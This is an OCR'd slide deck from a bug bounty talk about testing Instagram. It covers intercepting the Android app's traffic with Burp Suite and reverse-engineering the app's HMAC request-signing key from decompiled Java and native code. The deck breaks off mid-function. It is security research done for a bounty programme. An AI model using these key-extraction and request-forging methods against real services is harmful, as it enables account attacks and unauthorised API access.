

THE TALES OF A BUG BOUNTY HUNTER

ARNE SWINNEN

@ARNESWINNEN

[HTTPS://WWW.ARNEWINNEN.NET](https://www.arneswinnen.net)

WHOAMI



- Arne Swinnen from Belgium, 26 years old
- IT Security Consultant since 2012
- Companies I have directly worked for:



One packer to rule them all



Cyber Security Challenge
Belgium




AGENDA

- **Introduction**
- **Setup**
 - Man-in-the-Middle
 - Signature Key Phishing
- **Vulnerabilities**
 - Infrastructure: 1
 - Web: 2
 - Hybrid: 4
 - Mobile: 2
- **Conclusion**
- **Q&A**

INTRO

INTRODUCTION



Motivation

- Intention since 2012
- CTF-like, with rewards
- Write-ups

Timing

- Since April 2015
- Time spent: +-6 weeks
- Vacations sacrificed ☺

INTRODUCTION



Instagram
Fast beautiful photo sharing

- “Facebook for Mobile Pictures”: iOS & Android Apps, Web
- 400+ Million Monthly Active Users in September 2015
- Included in Facebook’s Bug Bounty Program ☺

INTRODUCTION

Public account

The screenshot shows a public Instagram profile for the account 'cats_of_instagram'. The profile picture is a white cat wearing glasses. The bio reads: 'Cats of Instagram It's #TwitterWeek! Follow us on Twitter & send us (@) your ONE best cat photo for a chance to be featured! __ web: catsofinstagram.com twitter.com/catsofinstagram'. The account has 4,804 posts, 5.3m followers, and 7 following. Below the profile are three sample photos: a white fluffy kitten, a close-up of a cat's face, and two cats sleeping together.

Private account

The screenshot shows a private Instagram profile for the account 'bruteforce'. The profile picture is a placeholder icon. The bio is empty. The account has 1 post, 0 followers, and 0 following. A message at the top states 'This Account is Private' and 'Request to follow bruteforce to see their photos and videos.' At the bottom, there are links for 'ABOUT US', 'SUPPORT', 'BLOG', 'PRESS', 'API', 'JOBS', 'PRIVACY', 'TERMS', and 'LANGUAGE'.

SETUP

MAN-IN-THE-MIDDLE

The image shows a web browser window with the URL <https://instagram.com> in the address bar. The page content is a man-in-the-middle attack simulation. On the left, there are two smartphones. The phone on the left displays a close-up image of green foliage. The phone on the right displays the Instagram Direct messaging interface, showing messages from users dolly, brina, ccunningham, hazeljennings, rourkery, and sarp. On the right side of the browser window, the Instagram login form is visible, featuring fields for 'Username' and 'Password', a 'Forgot?' link, and a large blue 'Log in' button. Below the login form is a link to sign up and download links for the App Store and Google Play.

Instagram

Username

Password [Forgot?](#)


[Log in](#)

Don't have an account? Get the app to sign up.

[Download on the App Store](#) [GET IT ON Google play](#)



ABOUT US SUPPORT BLOG PRESS API JOBS PRIVACY TERMS LANGUAGE © 2015 INSTAGRAM

MAN-IN-THE-MIDDLE



MAN-IN-THE-MIDDLE



- Attempt 1: Android Wifi Proxy Settings



Proxy Listeners	
Burp Proxy uses listeners to receive incoming HTTP	
Add	Running Interface
<input checked="" type="checkbox"/>	192.168.0.226:8080
<input type="button" value="Edit"/>	
<input type="button" value="Remove"/>	

MAN-IN-THE-MIDDLE

- Attempt 1: Android Wifi Proxy Settings (ctd.)




A screenshot of the Burp Suite proxy tool. The top menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu are tabs for "Target", "Proxy", "Spider", "Scanner", "Intruder", and "Repeater", with "Proxy" selected. Further down are tabs for "Intercept", "HTTP history", "WebSockets history", and "Options", with "Intercept" selected. A large text input field labeled "Filter: Hiding script, XML, CSS, general text, image, flash and ge" is present. The main pane shows a list of network requests. The first entry is a GET request to "https://www.arneswinnen.net" with method "GET" and URL "/".

Instagram v6.18.0
25/03/2015

MAN-IN-THE-MIDDLE

- Attempt 1: Android Wifi Proxy Settings (ctd.)




MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point



Personal Android device
USB Tethering ON



Personal Macbook Pro
Internet Sharing via WiFi ON



Android Test Device
Connected to Ad-hoc Network

MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



Burp Intruder Repeater Window Help			
Target	Proxy	Spider	Scanner
Intruder	Repeater	Sequencer	Decoder
Intercept	HTTP history	WebSockets history	Options
Filter: Hiding XML, CSS, general text, image and flash content; hiding specific extensions			
#	Host	Method	URL
712	https://i.instagram.com	POST	/api/v1/accounts/login/
711	https://i.instagram.com	GET	/api/v1/si/fetch_headers/?guid=b...
704	https://www.arneswinnen.net	GET	/

Instagram v6.18.0
25/03/2015

MAN-IN-THE-MIDDLE

- Attempt 2: Ad-hoc WiFi Access Point (ctd.)



SIGNATURE KEY PHISHING


The screenshot shows the Burp Suite interface with the following details:

- Toolbar:** Burp, Intruder, Repeater, Window, Help.
- Menu Bar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, Alerts.
- Sub-Menu Bar:** Intercept, HTTP history, WebSockets history, Options.
- Filter:** Hiding XML, CSS, general text, image and flash content; hiding specific extensions.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension.
- Table Data:** Row 927: Host: https://i.instagram.com, Method: POST, URL: /api/v1/accounts/login/, Params checked, Edited unchecked, Status: 400, Length: 554, MIME type: JSON.
- Request/Response Buttons:** Request, Response.
- Request Tab Content:** Raw, Params, Headers, Hex.
- Raw Request Content:**

```
POST /api/v1/accounts/login/ HTTP/1.1
X-IG-Connection-Type: WIFI
X-IG-Capabilities: HQ==
Content-Length: 367
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Host: i.instagram.com
Connection: Keep-Alive
User-Agent: Instagram 7.10.0 Android (19/4.4.4; 320dpi; 768x1184; LGE/google; Nexus 4; mako; mako; en_US)
Cookie: csrf_token=423d22c063a801f468f21d449ed8a103; mid=VksXsQABAAE0XswH9_NWNYhimepG
Cookie2: $Version=1
Accept-Language: en-US
Accept-Encoding: gzip
```
- Params Tab Content:** signed_body=da65262740c077cf0488ba9185c9c05b6474b500edc7e7ba83871a3b63849919.%7B%22_csrftoken%22%3A%22423d%22%3A%22b0644495-5663-4917-b889-156f95b7f610%22%2C%22device_id%22%3A%22android-f86311b4vs45j7d2%22%2C%22sig_key_version=4

SIGNATURE KEY PHISHING

```
signed_body=
0df7827209d895b1478a35a1882a9e1c8
7d3ba114cf8b1f603494b08b5d093b1.
{"_csrf": "423d22c063a801f468f2
1d449ed8a103", "username": "abc", "gu
id": "b0644495-5663-4917-b889-
156f95b7f610", "device_id": "android-
f86311b4vs45j7d2", "password": "abc",
"login_attempt_count": "11"}
```



HMAC
SHA256

SIGNATURE KEY PHISHING

`signed_body=`

`0df7827209d895b1478a35a1882a9e1c8`

`7d3ba114cf8b1f603494b08b5d093b1.`

`{"_csrf": "423d22c063a801f468f2`

`1d449ed8a103", "username": "abc", "gu`


`id": "b0644495-5663-4917-b889-`

`156f95b7f610", "device_id": "android-`

`f86311b4vsaa5j7d2", "l`

`"login_attempt_coun`

HMAC
SHA256



SIGNATURE KEY PHISHING

```
StringBridge.java X
1 package com.instagram.strings;
2
3+ import com.facebook.f.a.a;
4
5 public class StringBridge
6 {
7     private static boolean a = false;
8
9     static
10    {
11        try
12        {
13            h.a("scrambler");
14            h.a("strings");
15            return;
16        }
17        catch (Throwable localThrowable)
18        {
19            a.b(StringBridge.class, "Failed to load native string libraries", localThrowable);
20            a = true;
21        }
22    }
23
24
25    public StringBridge()
26    {
27    }
28
29    public static boolean a()
30    {
31        return a;
32    }
33
34    public static native String getInstagramString(String paramString);
35
36    public static native String getSignatureString(byte[] paramArrayOfByte);
37 }
```

Name	Type	Size
libbreakpad.so	SO File	58 KB
libcj.so	SO File	18 KB
libfb_jpegturbo.so	SO File	150 KB
libglcommon.so	SO File	14 KB
libgnustl_shared.so	SO File	778 KB
libhalide.so	SO File	186 KB
libiglbitmap_for_v21.so	SO File	10 KB
libiglbitmap_runtime_for_v21.so	SO File	14 KB
libiglhead.so	SO File	54 KB
libjpegutils.so	SO File	18 KB
libogg.so	SO File	14 KB
libquicksand.so	SO File	22 KB
libscreambler.so	SO File	126 KB
libsigmux.so	SO File	6 KB
libstackblur.so	SO File	18 KB
libstrings.so	SO File	14 KB
libvideo.so	SO File	1.590 KB
libvpx.so	SO File	506 KB


SIGNATURE KEY PHISHING

```
int Java_com_instagram_strings_StringBridge_getSignatureString(int arg0) {
    r8 = *0x3f90;
    r7 = (sp - 0xec) + 0x0;
    r5 = r2;
    r8 = *0x3f90;
    r4 = arg0;
    *(r7 + 0xe4) = *r8;
    r3 = *arg0;
    r3 = *(r3 + 0x2e0);
    r0 = (r3)(arg0, r2, 0x0, r3, var_110, var_10C, var_108, var_104, var_100, var_FC, var_F8, var_F4, var_F0);
    r3 = *r4;
    r3 = *(r3 + 0x2ac);
    r10 = r0;
    r0 = (r3)(r4, r5);
    r3 = r0;
    *(r7 + 0x4) = r3;
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::basic_string();
    r11 = Scrambler::getString();
    std::basic_string<char, std::char_traits<char>, std::allocator<char> >::~basic_string();
    sp = sp - 0xec - (crypto_auth_hmacsha256_bytes() + 0x7 & !0x7);
    r0 = strlen(r11);
    crypto_auth_hmacsha256_init(r7 + 0x14, r11, r0);
    r3 = *(r7 + 0x4);
    crypto_auth_hmacsha256_update();
    crypto_auth_hmacsha256_final(r7 + 0x14, sp);
    (*(r4 + 0x300))(r4, r5, r10, 0x0);
    r0 = crypto_auth_hmacsha256_bytes();
    r5 = 0x0;
    r6 = operator new[]();
    while (r5 < crypto_auth_hmacsha256_bytes()) {
        sprintf(r6 + r5 * 0x2, 0x3, 0x2ce9);
        r5 = r5 + 0x1;
    }
    r4 = (*(*r4 + 0x29c))(r4, r6);
    if (r6 != 0x0) {
        operator delete[]();
    }
    r8 = *0x3f90;
    r2 = *(r7 + 0xe4);
    r0 = r4;
    if (r2 != *r8) {
        r0 = __stack_chk_fail();
    }
    return r0;
}
```

HMAC
SHA256
Key

SIGNATURE KEY PHISHING

```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
